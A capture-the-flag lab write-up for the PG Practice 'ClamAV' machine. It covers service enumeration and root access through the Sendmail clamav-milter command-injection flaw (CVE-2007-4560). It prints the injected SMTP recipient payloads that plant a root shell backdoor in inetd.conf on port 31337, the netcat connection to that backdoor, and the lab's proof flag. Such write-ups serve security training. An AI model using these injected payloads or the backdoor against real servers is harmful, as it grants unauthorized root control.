ClamAV_writeup
Author: Hans
Platform: PG Practice
Difficulty: N/A
Operating System: Linux
Summary
ClamAV exposes SMTP running Sendmail with clamav-milter, vulnerable to a remote command execution flaw (CVE-2007-4560) via a public Perl exploit. The exploit injects a root-owned inetd backdoor listening on port 31337, which drops straight into a root shell — no separate local-user foothold or privilege escalation step was needed.
Service Enumeration
Web
Browsing the site revealed a binary string in the page source:
01101001 01100110 01111001 01101111 01110101 01100100 01101111 01101110 01110100 01110000 01110111 01101110 01101101 01100101 01110101 01110010 01100001 01101110 00110000 00110000 01100010

Decoded via CyberChef (From Binary) to a possible password: ifyoudontpwnmeuran00b
feroxbuster
ffuf -u http://$IP -H "Host: FUZZ.domain" ...
Apache fingerprinted as 1.3.33/1.3.34; searchsploit turned up nothing directly usable for this version.
SMB
smbclient.md / nullinux.md / nullinux_users.md / enum4linux.md / enum4linux-ng.md
Samba fingerprinted as 3.0.14a. searchsploit results (format string / heap overflow / DoS) didn't lead anywhere directly.
SMTP / SNMP
smtp-user-enum.md
snmp.md
Revisited SMTP and searched for the specific Sendmail version:
searchsploit sendmail 8.13.4
No results for that exact version, but a broader search turned up a match:
searchsploit sendmail
Sendmail with clamav-milter < 0.91.2 - Remote Command Execution | multiple/remote/4761.pl
Initial Access - Sendmail clamav-milter RCE (CVE-2007-4560)
searchsploit -m multiple/remote/4761.pl
perl 4761.pl $IP
The exploit injects a command into the SMTP MAIL FROM/RCPT TO fields that gets logged and executed, adding a root-owned inetd backdoor entry:
250 2.1.5 <nobody+"|echo '31337 stream tcp nowait root /bin/sh -i' >> /etc/inetd.conf">... Recipient ok
250 2.1.5 <nobody+"|/etc/init.d/inetd restart">... Recipient ok
Connected to the resulting backdoor directly as root:
nc -v $IP 31337
id
uid=0(root) gid=0(root) groups=0(root)
hostname
0xbabe.local
proof.txt found under /root:
cd root
cat proof.txt
Flags
| Flag | Value |
|---|---|
| proof.txt | 78401bd07954cd0aa00dc52e47ea69d2 |